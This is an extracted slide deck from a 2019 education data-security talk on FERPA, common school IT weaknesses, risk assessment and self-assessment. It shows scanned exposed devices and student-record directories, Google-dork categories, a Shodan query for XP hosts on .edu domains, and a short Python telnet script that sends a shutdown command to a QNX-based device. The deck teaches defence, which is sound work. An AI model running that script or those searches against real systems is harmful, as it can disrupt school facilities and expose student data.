



Data Security in Education:

Georgia Data Conference 2019 *August 21st, 2019*

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What does a hacker look like?



























TECH · Published August 8, 2011 · Last Update December 11, 2016

10-Year-Old Hacker Finds Flaws in **Video Games**

By | Fox News











Trending in Tech





Why doesn't FERPA tell me **how** to protect student records?






rea-son-a-ble meth-od

/ˈrēz(ə)nəb(ə)l/ /ˈmeTHəd/

We generally interpret reasonable methods to mean a set of security controls that are in line with current accepted security and privacy best practices for data of similar sensitivity.







Let's break **reasonable** down even further...

- 1. Should have security controls similar to peer organizations processing similar data
- 2. Manage those controls through time using a risk-based assessment process




Data Security - Why

- FERPA requires it.
- Students deserve it.
- A breach could cause reputational harm.
- Electronic records are more prevalent than ever.
- We collect more, move more, use more & lose more data than ever before.



Data Breaches in ED





Problems in ED Data Systems

- Unpatched software
- Vulnerable IoT devices:
 - Server room cameras & sensors
 - School surveillance systems
 - Access card readers
 - Modems (UPnP hackable)
 - HVAC / Boilers
- Forgotten servers / computers



Let's Just Start Here

TOP OPERATING SYSTEMS

Windows 7 or 8	3,202
Linux 3.x	2,101
Windows 8	1,312
Linux 2.6.x	839
Playstation 4	204













A New Record!!!



21 ftp

IBM OS/2 ftpd

220 m330.math.wichita.edu IBM TCP/IP for OS/2 - FTP Server ver 17:11:22 on Feb 4 1999 ready. 230 Guest login ok, access restrictions apply.

214- The following commands are recognized (* =>'s unimplemented).

USER	PORT	STOR	MSAM*	RNTO	NLST	MKD	CDUP
PASS	PASV	APPE	MRSQ*	ABOR	SITE	XMKD	XCUP
ACCT*	TYPE	MLFL*	MRCP*	DELE	SYST	RMD	STOU
SMNT*	STRU	MAIL*	ALLO	CWD	STAT	XRMD	SIZE
REIN*	MODE	MSND*	REST*	XCWD	HELP	PWD	MDTM
OUIT	RETR	MSOM*	RNFR	LIST	NOOP	XPWD	

214 Remote help successful.


502 Unknown command.





Default Initial Setup Interface





*** Siemens AEM200 ***

Serial Number 1221349 MAC address 00204A125365

Software version 05.2 (030725) DLX SIE



Press Enter to go into Setup Mode





Index of /

Student Information System Data Breach

Name	Size	Date Modified
vti_pvt/		10/1/15, 12:12:00 AM
CustomPulse.txt	23.3 kB	3/23/17, 7:02:00 PM
□ DWAssessments.txt	5.9 MB	3/23/17, 7:02:00 PM
□ DWAttendanceCodes.txt	684 B	3/23/17, 7:01:00 PM
DWAttendanceMarks.txt	3.2 MB	3/23/17, 7:01:00 PM
☐ DWAttendancePossible.txt	7.4 MB	3/23/17, 7:01:00 PM
☐ DWClasses.txt	55.4 kB	3/23/17, 7:00:00 PM
DWCodes.txt ■	9.1 kB	3/23/17, 7:00:00 PM
□ DWDiscipline.txt	721 kB	3/23/17, 7:00:00 PM
☐ DWDisciplineEvents.txt	132 B	3/23/17, 7:02:00 PM
□ DWDisciplineEventVW.txt	34 B	3/23/17, 7:02:00 PM
DWDisciplineIncidentCodes.txt	2.7 kB	3/23/17, 7:02:00 PM
DWDisciplineIncidents.txt	1.8 MB	3/23/17, 7:02:00 PM
DWEnrollment.txt ■	91.6 kB	3/23/17, 7:02:00 PM
□ DWGBAssessments.txt	0 B	3/23/17, 7:02:00 PM
DWGPA.txt	219 kB	3/23/17, 7:02:00 PM
DWGradebook.txt	2.1 MB	3/23/17, 7:02:00 PM
DWGrades.txt	12.7 MB	3/23/17, 7:02:00 PM
DWHealthAlerts.txt	14.8 kB	3/23/17, 7:02:00 PM
☐ DWObjectives.txt	0 B	3/23/17, 7:02:00 PM
☐ DWObjMarks.txt	0 B	3/23/17, 7:02:00 PM
DWParent.txt	448 kB	3/23/17, 7:02:00 PM
□ DWProgServices.txt	285 kB	3/23/17, 7:02:00 PM
□ DWRosters.txt □	165 kB	3/23/17, 7:00:00 PM
DWSpecialAttendance.txt	79 B	3/23/17, 7:01:00 PM
□ DWStudents.txt □	439 kB	3/23/17, 7:02:00 PM
DWTeachers.txt	16.4 kB	3/23/17, 7:00:00 PM
info.zip	3.4 MB	4/15/17, 12:19:00 AM
Phone Contacts.txt	58.3 kB	4/30/17, 7:02:00 PM
Photo.scr	1.5 MB	4/23/17, 11:47:00 AM
Staff Phones.txt	9.9 kB	4/30/17, 7:02:00 PM





Old Web Servers

HTTP/1.1 200 OK

Date: Tue, 20 Aug 2019 23:09:20 GMT

Server: Apache/2.2.22 (Ubuntu)

X-Powered-By: PHP/5.3.10-1ubuntu3.9


Set-Cookie: PHPSESSID=nr6jovahh59ta46h7jb1m5haf4; path=/

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=...



PHP 5.4.16 is long dead








Patches? Who Needs Em?

IIS6 (Windows 2003) is officially End Of Life

0 replies

Last post Jul 14, 2015 02:34 PM by Rovastar







IoT / ICS Exposure

- This likely controls HVAC or other facilities operations
- Why do you need this access from the internet?
- This product has had significant vulnerabilities in the past regarding unrestricted file uploads (CVE <u>2017-9650</u>) and path traversal and arbitrary file write issues (CVE <u>2017-9640</u>)
- Do serial numbers need to be disclosed to anyone who stumbles on this page? Could they be used to phish a password reset or other services from the support?







School Thermostat

- Does this need to be on the internet?
- Have there been updates since 2011?
- Can attackers interfere with the system?



```
fox a 0 -1 fox hello
fox.version=s:1.0.1
id=i:49
hostName=s:10.201.40.40
hostAddress=s:10.201.40.40
app.name=s:Station
app.version=s:3.8.401
vm.name=s:Java HotSpot(TM) Embedded Client VM
vm.version=s:25.161-b01
os.name=s:QNX
os.version=s:6.5.0
station.name=s:North Forrest
lang=s:en
timeZone=s:America/Chicago;-21600000;3600000;02:00:00.000,wall,march,8,or
hostId=s:Qnx-TITAN-C56D-15B9-3308-50FC
vmUuid=s:0fd6a34f-bcbf-4f28-a379-93691a6bf6e5
brandId=s:IntegraOpen
sysInfo=o:bog 61[<bog version="1.0">
</bog>
```






The Answer is Probably

```
import telnetlib
import sys sys.exit(1)
host = sys.argv[1]
port = int(sys.argv[2])
attack = "service launcher\n" + "start/flags 8000
/bin/shutdown /bin/shutdown -b\n" + "continue\n"
telnet = telnetlib.Telnet(host, port)
telnet.write(attack)
print "[+] Finish"
telnet.close()
```










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
Pwned by your Copiers







Passwords








- Most breaches start with social engineering
- Attackers target <u>YOU</u>, not the technology first
- Most successful large breaches use stolen credentials





Understanding the Threat – K12



Cyber budget = \$15 Billion

Cyber Budget = Gym Teacher



Let's Start With This







How to Operationalize Security?





DOCUMENTED, REPEATABLE PROCESSES

DRIVEN BY SOLID ORGANIZATIONAL


POLICY

METRICS





(Groan) Start With Policy







Bare Bones Must Haves

- Privacy & IT security Training annually
- Vulnerability Management
- Control Board / Risk Management Board
- Incident Response
- Account Management
- Data & System Standards
- Enforcement



Data Security is a Shared Responsibility

- Vulnerability Mgmt
- Account Mgmt
- Boundary Control
- Performance Metrics

Shared

- Privacy & Security Training
- Incident Response
- Risk Management
- Data Accountability





Standards Are Your Friends

Reliable data security programs all have one thing in common... control:

- Create standard software loads & enforce them
- Same applies to Boundary Control (fw rules)
- Police for compliance

Process changes through CCB or similar process



Tailor Data Security to Your Business

Do not forget that the purpose of the systems is to enable the business of educating children!





Perform Annual Risk Assessments

"The process of identifying the risks to system security and determining the probability of occurrence, the resulting impact, and the additional safeguards that mitigate this impact."

-National Institute of Standards and Technology (NIST)



What is a Risk Assessment?

Formal organizational process involving leadership, IT, and organizational stakeholders


Four stages:

- Identification finding, documenting, and categorizing risks
- Analysis ascertaining the nature of the risks and determining their potential impact and effects
- Evaluation applying organizational risk tolerance and existing controls to the risk to determine significance
- Control identifying and applying mitigating controls to reduce the risk based on analysis



The Reality is

Attackers only have to get lucky once...







Reducing the Risk



News Flash: You can hack yourselves for your own good!!!!





Footholds (57)

Examples of queries that can help an attacker gain a foothold into a web server

Sensitive Directories (123)

Googles collection of web sites sharing sensitive directories. The files contained in here will vary from sensitive to über-secret!

Vulnerable Files (62)

HUNDREDS of vulnerable files that Google can find on websites.

Vulnerable Servers (83)

These searches reveal servers with specific vulnerabilities. These are found in a different way than the searches found in the "Vulnerable Files" section.

Error Messages (94)

Really verbose error messages that say WAY too much!

Network or Vulnerability Data (70)

These pages contain such things as firewall logs, honeypot logs, network information, IDS logs... All sorts of fun stuff!

Various Online Devices (317)

This category contains things like printers, video cameras, and all sorts of cool things found on the web with Google.

Web Server Detection (80)

These links demonstrate Googles awesome ability to profile web servers.

Files Containing Usernames (17)

These files contain usernames, but no passwords... Still, Google finding usernames on a web site.

Files Containing Passwords (200)

PASSWORDS!!! Google found PASSWORDS!

Sensitive Online Shopping Info (11)

Examples of queries that can reveal online shopping infomation like customer data, suppliers, orders, credit card numbers, credit card info, etc

Files Containing Juicy Info (374)

No usernames or passwords, but interesting stuff none the less.

Pages Containing Login Portals (383)

These are login pages for various services. Consider them the front door of a websites more sensitive functions.

Advisories and Vulnerabilities (1996)

These searches locate vulnerable servers. These searches are often generated from various security advisory posts, and in many cases are product or version-specific.






Security Self-Assessment



a hacker's best friend:

OK Google.... Find me some passwords









Security Self-Assessment

 Lot's of cheap and free tools out there to assist in finding things that slip through the cracks







SHODAN

city: find devices in a particular city

Web ser country: find devices in a particular country

geo: you can pass it coordinates

hostname: find values that match the hostname

net: search based on an IP or /x CIDR

• os: search based on operating system

• Le port: find particular ports that are open

ir before/after: find results within a timeframe

rmation.

ners

access)



hostname:".edu" os:XP country:US





Security Self-Assessment

- Leverage automated tools to correlate logs across the environment and identify anomalies
- Look for architectural and logical improvements that you can implement cheaply to make an attacker's life harder
- Leverage users to identify permissions issues and spot incongruities in security or privacy.
 Implement a bounty program where users are rewarded in some way for identifying issues



Questions?







Contact information

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